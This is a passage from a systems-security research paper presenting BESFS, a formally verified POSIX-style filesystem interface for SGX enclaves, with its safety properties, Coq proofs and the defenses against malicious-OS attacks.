and 88 KLOC in glibc and musl-libc, respectively. Once we include such a TCB inside the enclave, we either need to prove its implementation safety or trust it with blind faith. We decide to model our API above these layers, excluding them from the TCB.

BESFS models the POSIX standard for file sub-systems. POSIX is a documented standard, with small variations across implementations on various OSes [44]. In contrast, many of the other layers do not have such defined and stable interfaces. At the POSIX layer, BESFS models the file / directory path structures, file content layouts, access rights, state metadata (file handles, position cursors, and so on). Specifically, BESFS ensures safety without the need to model virtual-to-physical memory management, storage, specifics of kernel data structures for namespace management (e.g., Linux inode, user groups), and so on. BESFS is thus generic and compatible

with different underlying filesystem implementations (NFS, ext4, and so on). Further, this API choice reduces the proof complexity as they are dispatched for simpler data structures.

Solution Overview. BESFS is an abstract filesystem interface which ensures that the OS follows the semantics of a benign filesystem—it is exhibiting observationally equivalent behavior to a good OS. This way, instead of enlisting potentially an infinite set of attacks, we define a good OS and deviation from it is categorized as an attack from a compromised or a potentially malicious OS. Specifically, our definition of a good OS not only includes POSIX-compliance but also a set of safety properties expected from the underlying filesystem implementation. We design a set of 15 core filesystem APIs along with a safety specification. Table 3 shows this BESFS POSIX-compliant interface, which can be invoked by an external client program running in the SGX enclave. It has a set of *methods*, *states*, and *safety properties* (SP_1-SP_5 and TP_1-TP_{15}) defined in Section 3.2. Each method operates on a starting state (implicitly) and client program inputs. The safety properties capture our definition of a benign OS behavior. Empirically, we show in Section 7 that the real implementations of existing OS, when benign, satisfy the BESFS safety properties—the application executes with the BESFS interface as it does with direct calls to the OS. Further, the safety properties reject any deviations from a benign behavior, which includes all the above attacks. Thus, BESFS is a state transition system. We define a good start state that satisfies the state properties (SP_1-SP_5). Our transition properties (TP_1-TP_{15}) ensure that the file system is in a good state after executing a BESFS API call.

Importantly, we prove that the safety of BESFS API is *serially composable*. This composability is crucial to allow executions of benign applications that make a potentially infinite set of calls. Further, one can model higher-level API (e.g., the `fprintf` interface in `libc`) by composing two or more BESFS API operations. Thus, composition property allows us to reduce the size of the core APIs that have to be proved as well as reduce the attack surface for the OS. To ensure serial composition, the state safety properties (SP_1-SP_5) enforce that if we invoke a BESFS core API operation in a good (safe) state, we are guaranteed to resume control in the application in a good state. Second, we show that calls can be chained, i.e., the good state after a call can be used as an input to any of the BESFS calls, through a set of safe transition properties (TP_1-TP_{15}). We provide a machine-checked Coq implementation of the BESFS API (Section 3.2).

Theorem 1 (State Transition Safety.) *Given a good state S satisfying pre_i, if we execute f_i to reach state S', then S' is always a good state and the relation between S and S' is valid according to the transition relation τ_i:*

$$\forall S, S', i. \quad S \models SP_1\text{–}SP_5 \wedge pre_i(S) \wedge S \overset{f_i}{\rightsquigarrow} S' \quad \Rightarrow \\ \tau_i(S, S') \wedge S' \models SP_1\text{–}SP_5$$

We can verify sequences of calls to our API by inductively chaining this theorem. Our second theorem states that the state property is preserved for a composition of any sequence of interface calls. We close the proof loop with induction by starting in a good initial state and using Theorem 1 to show that a method invocation in BESFS always produces a good state for a sequential composition of transitions. Coq proof assistant dispatches the proof.

Theorem 2 (Sequential Composition Safety.) *Given a good initial state S_0 subject to a sequence of transitions $\tau_{m_1}, \ldots, \tau_{m_n}$ always produces a good final state S_n:*

$$S_0 \models SP_1\text{–}SP_5 \wedge S_0 \overset{f_{m_1}}{\rightsquigarrow} S_1 \wedge S_1 \overset{f_{m_2}}{\rightsquigarrow} S_2 \wedge \cdots \wedge S_n \overset{f_{m_n}}{\rightsquigarrow} S_n \\ \Rightarrow \wedge \tau_{m_1}(S_0, S_1) \wedge \tau_{m_2}(S_1, S_2) \wedge \ldots \wedge \tau_{m_n}(S_{n-1}, S_n) \wedge \\ S_n \models SP_1\text{–}SP_5$$

Scope. We limit the scope of BESFS goals in two ways:

- For safety and simplicity, BESFS filesystem state and API intentionally does not include all the features in a typical full-fledged filesystem. The enclave files can be concurrently accessed by non-enclave applications, as long as the applications abide by the safety restrictions enforced by BESFS. We detect if any entity (other enclaves, user applications, the OS) violates BESFS invariants and abort the enclave.
- BESFS aims strictly at integrity property. Several known side-channels and hardware mistakes impact the confidentiality guarantees of SGX [36, 52]. Out of the 167 lemmas in BESFS, only one lemma assumes the correctness of the cryptographic operations. Specifically, BESFS assumes the secrecy of its AES-GCM key used to ensure the integrity of the filesystem content. Our lemma assumes that the underlying cryptography does not allow the adversary to bypass the integrity checks by generating valid tags for arbitrary messages. Further, we assume that the adversary does not know the AES-GCM key used by the enclave to generate the integrity tags. Higher-level confidentiality guarantees are not within the scope of BESFS goals (c.f. [27, 48, 49]).

3.2 BESFS Interface

BESFS interface is a state transition system. It defines a set of valid filesystem states and methods to move from one state to another. While doing so, BESFS dictates which transitions are valid by a set of transition properties.

State. BESFS has type variables which together define a state. We choose to include minimal filesystem metadata in the BESFS state while providing maximum expressiveness in its APIs. This selection is inspired by our survey of previous filesystem verification efforts for various purposes [13, 34, 44]. Specifically, BESFS state comprises valid paths in the

filesystem ($\mathcal{P}$), mappings of paths to file / directory identifiers and metadata ($\mathcal{N}$), set of open files (O), memory maps of file content ($\mathcal{M}$), memory map of anonymously mmaped page content ($\mathcal{A}$), and anonymous page mapping metadata (Q). We define them as follows:

$$\mathcal{P} \coloneqq \{\mathtt{p} \mid \mathtt{p} : \mathtt{Path}\} \quad \mathcal{N} \coloneqq \mathtt{Path} \rightharpoonup \mathtt{Id} \times \mathtt{Permission} \times \mathtt{Size}$$
$$\mathcal{A} \coloneqq \mathbb{N} \rightharpoonup \mathtt{Byte} \quad Q \coloneqq \{(\mathtt{sAddr}, \mathtt{length}) \mid \mathtt{sAddr} : \mathbb{N}, \mathtt{length} : \mathbb{N}\}$$
$$\mathcal{M} \coloneqq \mathtt{Id} \times \mathbb{N} \rightharpoonup \mathtt{Byte} \quad O \coloneqq \{(\mathtt{fileId}, \mathtt{cursor}) \mid \mathtt{fileId} : \mathtt{Id}, \mathtt{cursor} : \mathbb{N}\}$$

All file and directory paths in the filesystem are captured by path set $\mathcal{P}$, where `Path` represents the path data type. A directory path type is denoted by $\mathcal{P}_{\text{DIR}}$, whereas a file path type is denoted by $\mathcal{P}_{\text{FILE}}$. We define the Parent operator which takes in a path and returns the parent path. For example, if the path p is `/foo/bar/file.txt`, then $\text{Parent}(p)$ gives the parent path `/foo/bar`. BESFS captures the information about the files and directories via the node map $\mathcal{N}$. BESFS allocates an identifier to each file and directory for simplifying the operations which operate on file handles instead of paths. We represent the user read, write, and execute permissions by `Permission`. The size field for a file signifies the number of bytes of file content. For directories, the size is supposed to signify the number of files and directories in it. For simplicity, BESFS currently does not track the number of elements in the directory and all the size fields for all the directories are always set to 0. For a path p, we use the subscript notations $\mathcal{N}(p)_{\mathtt{Name}}$, $\mathcal{N}(p)_{\mathtt{Id}}$, $\mathcal{N}(p)_{\mathtt{perm}}$, and $\mathcal{N}(p)_{\mathtt{Size}}$ to denote the name, id, permissions, and size respectively. Each open file is tracked using O via its file id. O tracks the current cursor position for the open file to facilitate operations on the file content. Given a tuple $o \in O$, for simplicity, we use subscript notations $o_{\mathtt{Id}}$ and $o_{\mathtt{Cur}}$ to denote the id and the cursor position of that file. The file content is stored in a byte memory and each byte can be accessed using the tuple comprising file id and a specific position. The anonymously mapped memory is stored in a separate byte memory and can be accessed using a position. Q tracks the anonymous memory allocations which include the start position and total length of each mapping. Thus, BESFS state $\mathsf{S}_{\text{BESFS}}$ is defined by the tuple $\langle \mathcal{P}, \mathcal{N}, Q, \mathcal{A}, O, \mathcal{M} \rangle$. Note that the BESFS API includes calls to open and close the filesystem. The user can use these calls to persist the internal state of BESFS inside the enclave for reboots and crash recovery similar to traditional filesystems [21]. More importantly, these two APIs ensure that the filesystem has temporal integrity to prevent rollbacks. BESFS ensures that the enclave sees the last saved state on reboot/restart.

State Properties. The state variables cannot take arbitrary values. They must abide by a set of state properties defined by BESFS stated in Table 2. For path set $\mathcal{P}$, BESFS enforces that the entries in the path set are unique and do not contain circular paths. This ensures that each directory contains unique file and directory names by the definition of a path set. All files and directories in BESFS have unique identifiers and are mapped by the partial function $\mathcal{N}$ to their metadata such as permission bits and size, stated formally as SP_1. All open file IDs have to be registered in the O (SP_2). O can only have unique entries (SP_3) and the cursor of an open file handle cannot take a value larger than that file's current size (SP_4). As per SP_5, $\mathcal{M}$ and $\mathcal{A}$ do not allow any overlaps between addresses and have a one-to-one mapping from the virtual address to content. The partial functions for $\mathcal{M}$ and $\mathcal{A}$ ensures this by definition. All file operations are bounded by the file size and all anonymous memory dereferences are bounded by the size of the allocated memory. Specifically, the file memory can be dereferenced only for offsets between 0 and the `EOF`. Any attempts to access file content beyond `EOF` are invalid by definition in BESFS and is represented by the symbol $\perp$. Similarly, the current cursor position can only take values between 0 and `EOF` (SP_5).

SP_i	State Property Definition
SP_1	$\text{dom}(\mathcal{N}) = \mathcal{P} \forall (p, p') \in \mathcal{P} \times \mathcal{P}, p \neq p' \Rightarrow \mathcal{N}(p)_{\mathtt{Id}} \neq \mathcal{N}(p')_{\mathtt{Id}}$
SP_2	$\forall o \in O, \exists p \text{ s.t. } p \in \mathcal{P} \wedge \mathcal{N}(p)_{\mathtt{Id}} = o_{\mathtt{Id}}$
SP_3	$\forall (o, o') \in O \times O, o_{\mathtt{Id}} = o'_{\mathtt{Id}} \Rightarrow o = o'$
SP_4	$\forall p \in \mathcal{P}, o \in O, \mathcal{N}(p)_{\mathtt{Id}} = o_{\mathtt{Id}} \Rightarrow o_{\mathtt{Cursor}} < \mathcal{N}(p)_{\mathtt{Size}}$
SP_5	$\forall \mathtt{f}, \forall \mathtt{o}, \exists p \text{ s.t. } p \in \mathcal{P} \wedge \mathtt{f} = \mathcal{N}(p)_{\mathtt{Id}} \wedge \mathtt{o} < \mathcal{N}(p)_{\mathtt{Size}} \Rightarrow \mathcal{M}(f, o) \neq \perp$

Table 2: BESFS *State Properties. Formal definitions of the state properties enforced at any point in time.*

Transition Properties. BESFS interface specifies a set of methods listed in BESFS API in Table 3. Each of these methods takes in a valid state and user inputs to transition the filesystem to a new state. BESFS interface facilitates safe state transitions. Formally, we represent it as $\tau_{m_i}(\mathsf{S}, \mathsf{S}', \overrightarrow{\text{out}})$, where τ_{m_i} is the interface method invoked on state S to produce a new state S'. The vector $\overrightarrow{\text{out}}$ represents the explicit results of the interface. This way, BESFS enforces *state transition atomicity* i.e., if the operation is completed successfully then all the changes to the filesystem must be reflected; if the operation fails, then BESFS does not reflect any change to the filesystem state.

BESFS **Safety Guarantees.** BESFS satisfies the state properties at initialization because the start state ($\mathsf{S}_{\mathtt{init}}$) is empty. Specifically, all the lists are empty and the mappings do not have any entries. So, they trivially abide by the state properties in ($\mathsf{S}_{\mathtt{init}}$). Once the user starts interfacing with the BESFS state, we ensure that BESFS state properties (SP_1-SP_5) still hold. Further, each interface itself dictates a set of constraints (e.g., the file should be opened first to close it). Thus, interface-specific properties not only ensure that the state is valid but also specify the safe behavior for each interface. Transition properties TP_1-TP_{15} (Table 3) define type map, state, and state transition for BESFS interface.

3.3 How Do Our Properties Defeat Attacks?

Our state properties in Section 3.2 and transition properties in Table 3 are strong enough to defeat the OS attacks.

File & Memory Content Manipulation (A1). Our baseline

TP_i	BESFS Interface		Pre-condition $\mathsf{Pre}_i(\mathbf{S})$	Transition Relation $\tau_i(\mathbf{S},\mathbf{S}')$		
TP_1	fs_close →	(h : Id) (e : Error)	$\exists o, o_{\texttt{Id}} = h \wedge o \in \mathcal{O}$	$\mathsf{S}' = \mathsf{S}[\mathcal{O}/\mathcal{O} - \{o\}]$	$\wedge$	$e = \texttt{ESucc}$
TP_2	fs_open →	(p : Path) (h : Id, e : Error)	$p \in \mathcal{P} \wedge$ $\forall o \in \mathcal{O}, \mathcal{N}(p)_{\texttt{Id}} \neq o_{\texttt{Id}}$	$\mathsf{S}' = \mathsf{S}[\mathcal{O}/\mathcal{O} + \{(\mathcal{N}(p)_{\texttt{Id}}, 0)\}]$	$\wedge$	$e = \texttt{ESucc} \wedge$ $h = \mathcal{N}(p)_{\texttt{Id}}$
TP_3	fs_mkdir →	(p : Path, r : Perm) (e : Error)	$p \notin \mathcal{P} \wedge \mathsf{Parent}(p) \in \mathcal{P}_{\text{DIR}} \wedge$ $\mathcal{N}(\mathsf{Parent}(p))_{\text{W}} = \texttt{True}$	$\mathsf{S}' = \mathsf{S}[\mathcal{P}/\mathcal{P} + \{p\},$ $\mathcal{N}/\mathcal{N} \bigoplus (p \mapsto \langle h, r, 0 \rangle)]$	$\wedge$	$e = \texttt{ESucc}$
TP_4	fs_create →	(p : Path, r : Perm) (e : Error)	$p \notin \mathcal{P} \wedge \mathsf{Parent}(p) \in \mathcal{P}_{\text{DIR}} \wedge$ $\mathcal{N}(\mathsf{Parent}(p))_{\text{W}} = \texttt{True}$	$\mathsf{S}' = \mathsf{S}[\mathcal{P}/\mathcal{P} + \{p\},$ $\mathcal{N}/\mathcal{N} \bigoplus (p \mapsto \langle h, r, 0 \rangle)]$	$\wedge$	$e = \texttt{ESucc}$
TP_5	fs_remove →	(p : Path) (e : Error)	$p \in \mathcal{P}_{\text{FILE}} \wedge$ $\mathcal{N}(\mathsf{Parent}(p))_{\text{W}} = \texttt{True}$	$\mathsf{S}' = \mathsf{S}[\mathcal{P}/\mathcal{P} - \{p\}]$	$\wedge$	$e = \texttt{ESucc}$
TP_6	fs_rmdir →	(p : Path) (e : Error)	$p \in \mathcal{P}_{\text{DIR}} \wedge \forall q \in \mathcal{P}, \mathsf{Parent}(q) \neq p \wedge$ $\mathcal{N}(\mathsf{Parent}(p))_{\text{W}} = \texttt{True}$	$\mathsf{S}' = \mathsf{S}[\mathcal{P}/\mathcal{P} - \{p\}]$	$\wedge$	$e = \texttt{ESucc}$
TP_7	fs_stat →	(h : Id) (r : Perm, n : String, $l : \mathbb{N}, e$: Error)	$\exists o, o_{\texttt{Id}} = h \wedge o \in \mathcal{O} \wedge$ $\exists p, \mathcal{N}(p)_{\texttt{Id}} = h \wedge p \in \mathcal{P}_{\text{FILE}}$	$\mathsf{S}' = \mathsf{S}$	$\wedge$	$e = \texttt{ESucc} \wedge$ $r = \mathcal{N}(p)_{\texttt{Perm}} \wedge$ $l = \mathcal{N}(p)_{\texttt{Size}} \wedge$ $n = \mathcal{N}(p)_{\texttt{Name}}$
TP_8	fs_readdir →	(p : Path) (l : [*String*], e : Error)	$p \in \mathcal{P}_{\text{DIR}}$	$\mathsf{S}' = \mathsf{S}$	$\wedge$	$e = \texttt{ESucc} \wedge$ $\forall n \in l, p + n \in \mathcal{P}$
TP_9	fs_chmod →	(p : Path, r : Perm) (e : Error)	$p \in \mathcal{P}$	$\mathsf{S}' = \mathsf{S}[\mathcal{N}/\mathcal{N} \bigodot (p \mapsto \langle \mathcal{N}(p)_{\texttt{Id}}, r, \mathcal{N}(p)_{\texttt{size}} \rangle)]$	$\wedge$	$e = \texttt{ESucc}$
TP_{10}	fs_seek →	(h : Id, $l : \mathbb{N}$) (e : Error)	$\exists o, o_{\texttt{Id}} = h \wedge o \in \mathcal{O} \wedge$ $\exists p, \mathcal{N}(p)_{\texttt{Id}} = h \wedge l < \mathcal{N}(p)_{\texttt{Size}}$	$\mathsf{S}' = \mathsf{S}[\mathcal{O}/\mathcal{O} - \{o\} + \{(h, l)\}]$	$\wedge$	$e = \texttt{ESucc}$
TP_{11}	fs_read →	(h : Id, $l : \mathbb{N}$) (b : [Byte], e : Error)	$\exists o, o_{\texttt{Id}} = h \wedge o \in \mathcal{O} \wedge$ $\exists p, \mathcal{N}(p)_{\texttt{Id}} = h \wedge o_{\texttt{Cur}} + l < \mathcal{N}(p)_{\texttt{Size}}$	$\mathsf{S}' = \mathsf{S}[\mathcal{O}/\mathcal{O} - \{o\} + \{(h, o_{\texttt{Cur}} + l)\}]$	$\wedge$	$e = \texttt{ESucc} \wedge$ $b = \mathcal{M}(h, o_{\texttt{Cur}}), \ldots,$ $\mathcal{M}(h, o_{\texttt{Cur}} + l))$
TP_{12}	fs_write →	(h : Id, $l : \mathbb{N}$, b : [Byte]) (e : Error)	$\exists o, o_{\texttt{Id}} = h \wedge o \in \mathcal{O} \wedge$ $\exists p, \mathcal{N}(p)_{\texttt{Id}} = h \wedge l < \mathcal{N}(p)_{\texttt{Size}}$	$\mathsf{S}' = \mathsf{S}[\mathcal{O}/\mathcal{O} - \{o\} + \{(h, l + b_{\texttt{len}})\},$ $\mathcal{M}/\mathcal{M} \bigodot ((h, l) \mapsto b[0], \ldots,$ $((h, l + b_{\texttt{len}}) \mapsto b[b_{\texttt{len}}])]$	$\wedge$	$e = \texttt{ESucc}$
TP_{13}	fs_truncate →	(h : Id, $l : \mathbb{N}$) (e : Error)	$\exists o, o_{\texttt{Id}} = h \wedge o \in \mathcal{O} \wedge$ $\exists p, \mathcal{N}(p)_{\texttt{Id}} = h \wedge l < \mathcal{N}(p)_{\texttt{Size}}$	$\mathsf{S}' = \mathsf{S}[\mathcal{N}/\mathcal{N} \bigodot (p \mapsto \langle \mathcal{N}(p)_{\texttt{Id}}, \mathcal{N}(p)_{\texttt{perm}}, l \rangle)]$	$\wedge$	$e = \texttt{ESucc}$
TP_{14}	fs_mmap →	($l : \mathbb{N}$) ($a : \mathbb{N}, e$: Error)	$l > 0$	$\mathsf{S}' = \mathsf{S}[\mathcal{Q}/\mathcal{Q} + \{(a, l)\}, \mathcal{A}/\mathcal{A} \bigodot ([a] \mapsto 0, \ldots, [a + l - 1] \mapsto 0)]$	$\wedge$	$e = \texttt{ESucc}$
TP_{15}	fs_unmmap →	($a : \mathbb{N}$) (e : Error)	$\exists q, q_{\texttt{sAddr}} = a \wedge q \in \mathcal{Q}$	$\mathsf{S}' = \mathsf{S}[\mathcal{Q}/\mathcal{Q} - \{(a, q_{\texttt{length}})\}]$	$\wedge$	$e = \texttt{ESucc}$

Table 3: BESFS *Interface. Method API, pre-conditions, transition relations and post-conditions.* $\mathsf{S}' = \mathsf{S}[\mathcal{K}/\mathcal{K}']$ *denotes everything in* S' *is the same as* S*, only* $\mathcal{K}$ *is replaced with* $\mathcal{K}'$*. In Column* 4*, the* $-$ *and* $+$ *symbols denote set addition and deletion operations.* $\bigoplus$ *denotes new mapping is added and* $\bigodot$ *denotes update of a mapping in relation.*

encrypts all the file data blocks and anonymously mmapped content which prevents direct tampering from the OS. However, there are other avenues of attacks beyond this which BESFS captures. Specifically, the unique mapping property (SP_5) of $\mathcal{M}$ and $\mathcal{A}$ ensures that the OS cannot go undetected if it reorders or overlaps the underlying pages of the file content or anonymous mmaps.

Path Mismatch (A2a). BESFS state ensures that each path is uniquely mapped to a file or directory node. All methods which operate on paths first check if the path exists and if the operation is allowed on that file or directory path. For example, for a method call `readdir`("`foo/bar`"), the path `foo/bar` may not exist or can be a file path instead of a directory path. SP_1 ensures that file directory paths are distinct, unique, and mapped to the right metadata information. Subsequently, any queries or changes to the path structure ensure that these properties are preserved. For example, `fs_create` checks if the parent path is valid and if the file name pre-exists in the parent path. The corresponding state is updated if all the pre-conditions are met (SP_4).

File Descriptor Mismatch (A2b). Once the file is opened successfully, all file-content related operations are facilitated via the file descriptor. BESFS ensures that the mappings from the file name to the descriptor are unique and are preserved while the file is open. Further, BESFS maps any updates to the metadata or file content via the file descriptor such that it detects any mapping corruption attempts from the OS (SP_5).

Size Mismatch (A3). BESFS's atomicity property ensures that the filesystem completely reflects the semantics of the interface during the state transition. Our file operations have

properties which ensure that BESFS operates on the size specified in the input. `fs_read`, `fs_write`, and `fs_truncate` post-conditions reflect this in Table 3.

Error Code Manipulation (A4). All state or transition property violations in the interface execution map to a specific error code. Each of these error codes distinctly represents which property was violated. For example, if the user tries to read using an invalid file descriptor, the SP_3 and TP_{11} properties are violated and BESFS return an `eBadF` error code. If there are no violations and the state transition succeeds, BESFS returns the new filesystem state and `ESucc`. BESFS interface performs its own checks to identify error states. This way, we ensure that the OS cannot go undetected if it attempts to manipulate the enclave with wrong error codes.

Iago & Libc Attacks. BESFS defends against a broader class of attacks, including Iago attacks, because we check all the return values after a file-related system call. We ensure that the values are correct by checking it against the in-enclave state of the filesystem. For anonymous mmap, BESFS checks if the untrusted memory region returned by the OS is indeed zeroed out. BESFS makes a copy of the mmaped memory inside the enclave and all accesses to the mmaped memory are redirected to the in-enclave address.

4 BESFS Implementation

BESFS defines a collection of data structures that implement the BESFS interface design in Section 3.2. Our implementation in Coq is mechanically proof-checked and is the first such system of its kind for enclaves. We build BESFS types by composition and/or induction over pre-defined Coq types `ascii`, `list`, `nat`, `bool`, `set`, `record`, `string`, `map` in Coq libraries. All files and directories in BESFS have ids f and d respectively. These ids are mapped to the corresponding file and directory nodes Fda and Dda. Specifically, Fda stores the file name, permissions, all the pages that belong to this file, and the size of the file; Dda stores the directory name, permission bits, and the number of files and directories inside it. Mta represents the permissions and size metadata. We give their simplified definitions:

$$\mathsf{f} := \mathbb{N} \qquad \mathsf{d} := \mathbb{N}$$
$$\mathsf{Pg} := [\mathtt{Byte}]_{\mathrm{PG_SIZE}} \qquad \mathsf{Pmn} := \mathsf{W} \times \mathsf{R} \times \mathsf{E}$$
$$\mathsf{Mta} := \mathsf{Pmn} \times \mathbb{N} \qquad \mathsf{PgId} := \mathbb{N}$$
$$\mathsf{Fda} := \mathtt{Str} \times \mathsf{Mta} \times [\mathsf{PgId}] \qquad \mathsf{Dda} := \mathtt{Str} \times \mathsf{Mta}$$
$$\mathsf{T} := \textsc{File}\colon \mathsf{f} \mid \textsc{Dir}\colon \mathsf{d} \times [\mathsf{T}] \qquad \mathsf{O} := [\mathsf{f} \times \mathbb{N}]\ \mathsf{Q} := [\mathbb{N} \times \mathbb{N}]$$

The BESFS filesystem layout T stores f and d in a tree form to represent the directory tree structure. The list of open file handles O stores tuples of f and cursor position. Lastly, each page is a sequence of PG_SIZE bytes which is the typical size of a page[1] and has a unique page number PgId. Finally, the entire

[1] We set the page size (PG_SIZE) to 4096 bytes.




Figure 4: BESFS *Overview. Thick and dotted represents trusted and untrusted components respectively.*

filesystem memory map is stored as a list v. BESFS uses v to track the metadata for each page allocated outside the enclave to the filesystem. v does not save the actual page content of the file inside the enclave, but only saves the metadata such as file id, page id, and AES-GCM authentication tags (Figure 4). To summarize, BESFS implementation state comprises of:

$$\mathsf{Fsys} := (\mathsf{t} : \mathsf{T}, \mathsf{h} : \mathsf{O}, \mathsf{m} : \mathsf{Q}, \mathsf{v} : [\mathsf{Pg}], \mathsf{q} : [\mathsf{Pg}], \mathsf{F} : \mathsf{f} \rightarrow \mathsf{Fda}, \mathsf{D} : \mathsf{d} \rightarrow \mathsf{Dda})$$

BESFS implementation must satisfy the state properties SP_1-SP_5 and transition properties TP_1-TP_{15} outlined in Section 3.2. Table 4 summarizes the enforced invariants. Next, we discuss how we achieve this for each data structure.

Virtual Memory Map ($\mathcal{M}$). Each file is an ordered sequence of pages. BESFS assigns page ids to each page in the filesystem. BESFS virtual memory map $\mathcal{M}$ is completely independent and unrelated to the OS-allocated virtual address. For BESFS, the filesystem memory is represented by a set of virtual memory pages. Each page is a sequence of PG_SIZE bytes and is represented by a unique page id PgId. $\mathcal{M}$ tracks the virtual memory layout by storing the page metadata in the filesystem. 4000 bytes of each page comprises of the page content while the remaining 96 bytes are metadata for integrity protection and can be used to store other metadata currently not traced by BESFS. Pages are stored outside the enclave in an encrypted form and are decrypted at the enclave boundary. BESFS uses the virtual memory map $\mathcal{M}$ inside the enclave to track and verify the integrity of the page content returned by the OS. This mechanism is similar to merkle tree implementations for encrypted filesystems [51]. BESFS further ensures that a page belongs only to a single file and files do not have page overlaps. The $\mathcal{M}$ map implementation marks the unallocated page metadata slots as free in the pool.

Anonymous Memory Mapping ($\mathcal{A}$) & Handles (Q). When an anonymously mmaped memory region is first allocated in the untrusted memory, BESFS first checks if the allocation is valid i.e., the memory returned by the OS is indeed zeroed out. BESFS then makes a copy of it into its enclave protected memory. [2] During this step, BESFS registers a handle for the

[2] The scalability of such a virtual address space mapping duplication is not affected by the current limit on the EPC size (90 MB), because SGX does not limit the enclave virtual memory to 90 MB.

Virtual Memory Map	$\mathcal{M}$	$\forall i\,j, i \neq j \Rightarrow \mathsf{F}(i)[2] \cap \mathsf{F}(j)[2] = \emptyset$
Files & Directories	$\mathcal{N}$	$\textsc{Fids}(\textsc{File}: i) := [i]$ $\textsc{Fids}(\textsc{Dir}: i\,s) := \textsc{Fids}(s[1]) + \cdots + \textsc{Fids}(s[n])$ $\textsc{Dids}(\textsc{File}: i) := []$ $\textsc{Dids}(\textsc{Dir}: i\,s) := [i] + \textsc{Dids}(s[1]) + \cdots + \textsc{Dids}(s[n])$
Layout & Paths	$\mathcal{P}$	$\textsc{TreeName}(\textsc{File}: i) := \mathsf{F}(i)[0]$ $\textsc{TreeName}(\textsc{Dir}: i\,s) := \mathsf{D}(i)[0]$ $\text{NoDupName}(t : \mathsf{T}) := \exists i, t = \textsc{File}: i \vee$ $\exists d\,s, t = \textsc{Dir}: d\,s \wedge (\forall i, \text{NoDupName}(s[i])) \wedge$ $(\forall i\,j, i \neq j \Rightarrow \textsc{TreeName}(s[i]) \neq \textsc{TreeName}(s[j]))$ $\text{NoDup}([\ldots s_i \ldots s_j \ldots]) := \forall i\,j, i \neq j \Rightarrow s_i \neq s_j$
Open file handles	$\mathcal{O}$	$\textsc{Ids}([\ldots, (f_i, p_i), \ldots, (f_j, p_j), \ldots] : \mathsf{O}) := [\ldots, f_i, \ldots, f_j, \ldots]$ $\text{NoDup}(\textsc{Ids}[\ldots s_i \ldots s_j \ldots]) := \forall i\,j, i \neq j \Rightarrow s_i \neq s_j$
Anon Mmaps & Handles	$\mathcal{A}$ $\mathcal{Q}$	$\textsc{Mids}(\mathrm{Q}: i) := [i] \wedge \text{NoDup}(\textsc{MIDs}[\ldots (a_i, l_i) \ldots (a_j, l_j) \ldots]) :=$ $\forall i\,j, , i \neq j, \exists k \in (0, l_i) \Rightarrow a_j \neq a_i + k$

Table 4: BESFS *data structures definitions & invariants.*

new mapping which consists of the start address and the total length of the mapped memory. BESFS allocation ensures that the mmaped regions do not overlap with existing allocations. All accesses to the mmaped region are redirected to the protected memory. When the region is unmmaped, BESFS deletes the handle, marks the pages in protected memory as available, and relays the unmap call to the OS. Further, it ensures that the memory layout does not overlap after unmap.

Files & Directories ($\mathcal{N}$). Each file's information including the file name, the current size, and the permission bits are stored in a file node Fda. Each file's content is a sequence of bytes, partitioned into uniformly sized pages. This content is tracked by keeping an ordered list of virtual memory page ids [Pgld]. For example, the first id in a file node's page list points to the exact page in the virtual memory where the first n bytes of the page are stored. BESFS maintains a map F which associates each file node Fda with a unique file identifier f. Similar to file nodes, BESFS has directory nodes Dda to track directory information such as names and permissions. Each directory is associated with a unique directory id d. The directory map D tracks the relationship between ids and nodes.

Layout & Paths ($\mathcal{P}$). BESFS tracks the paths for all files and directories via a tree layout T. Each node in the tree can be a file node id f or a directory node id d. Files are leaf nodes and each directory can have its own tree layout. BESFS does not allow cycles in the tree layout and all levels have non-duplicate directory/file names.

Open File Handles ($\mathcal{O}$). Each open file has a file handle which is allocated when the file is first opened. The file handle comprises the file id f and the current cursor position for that file. BESFS tracks all the list of open files via the open file handles list O. All operations on an open file are done via its file handle. When the file is closed, the file handle is removed from the list. Further, the O list cannot have any duplicate f because each open file can have only one handle.

Good State. BESFS must satisfy all the data structure invariants in Table 4 before and after any interface invocation to be in a good state. A state is good if the following holds true:

$$\text{NoDupName}(\mathrm{t}) \wedge \text{NoDup}(\textsc{Fids}(\mathrm{t})) \wedge \text{NoDup}(\textsc{Dids}(\mathrm{t})) \wedge$$
$$\text{NoDup}(\textsc{Ids}(\mathrm{h})) \wedge \exists d\,s \text{ s.t. } \mathrm{t} = \textsc{Dir}: d\,s \wedge$$
$$\forall i\,j, i \neq j \Rightarrow \mathsf{F}(i)[2] \cap \mathsf{F}(j)[2] = \emptyset$$

Known Limitations. BESFS implementation does not support a small set of filesystem operations, such as symbolic links, which are unsafe as per our safety properties. Although our currently BESFS does not reason about other metadata information such as time-stamps (e.g., `mtime`, `atime`, `ctime`). There is no fundamental limitation in adding them to BESFS for detecting potential attacks from a malicious OS. SGX does not support shared memory between enclaves. Typical enclave applications do not concurrently access protected files. Thus, we do not consider multi-enclave or concurrent access to shared enclave files. BESFS enforces an atomicity property and does not reason about APIs for explicit synchronization (e.g., `sync`, `fsync`, and `fdatasync`).[3] Nonetheless, it is compatible with them and detects any violation by the OS. We have consciously decided to not support these functionalities in our first version of BESFS to maintain simplicity.

5 BESFS Safety Proof & Modeling Challenges

The key theorems for our BESFS implementation are that the functions meet our interface specifications. For each method of our interface, we must prove that the implementation satisfies the state properties (SP_1-SP_5) from Section 3.2 and the transition properties (TP_1-TP_{15}) outlined in Table 3. We assume BESFS is running on a hostile OS that can take any actions permitted by the hardware.

As one can readily see, our implementation uses recursive data structures and its state properties require second-order logic. For example, the BESFS filesystem layout T in Section 4 is defined mutually recursively in terms of a forest (a list of trees). This motivates our choice of Coq, an interactive proof assistant supporting calculus of inductive constructions. Coq allows the prover to write definitions of data structures and interface specification in a language called Gallina, which is a purely functional language. The statements of the theorems are written in Gallina as well. The proofs of the statement, called *proof scripts* are written in a language called LTAC. LTAC's library of tactics, or one-line commands, encode standard proof strategies for ease of writing proofs.

